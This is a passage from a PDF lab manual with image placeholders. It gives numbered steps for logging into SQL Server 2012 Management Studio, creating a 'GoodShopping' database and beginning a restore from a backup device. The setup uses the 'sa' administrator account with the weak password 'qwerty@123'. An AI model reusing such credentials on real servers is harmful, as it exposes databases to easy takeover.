
14. Now, **Launch** SQL Server 2012 Management Studio and choose SQL Server Authentication from the Authentication drop-down list.
15. Provide login (**sa**) and password (**qwerty@123**) and click **Connect** to connect to the SQL Server




16. Microsoft SQL Server Management Studio window appears as shown in the following screenshot:




17. Right-click on **Databases** and select **New Database...**




18. New Database window appears, specify **Database name** as **GoodShopping**




19. Select **Options** from the left pane.
20. Select **Simple** from the **Recovery model** drop-down list and click **OK**.




21. Now expand the **Databases** node. You will observe that **GoodShopping** database folder appears under the **Object Explorer** section, which implies that GoodShopping database has been **successfully created**.




22. Right-Click on GoodShopping database and go to **Tasks** → **Restore** → **Database...**




23. **Restore Database - GoodShopping** window appears displaying the database name (**GoodShopping**) in the **Database** field under **Destination** section.



24. Click **Device** radio button under **Source** section and click  button located parallel to **Device** field

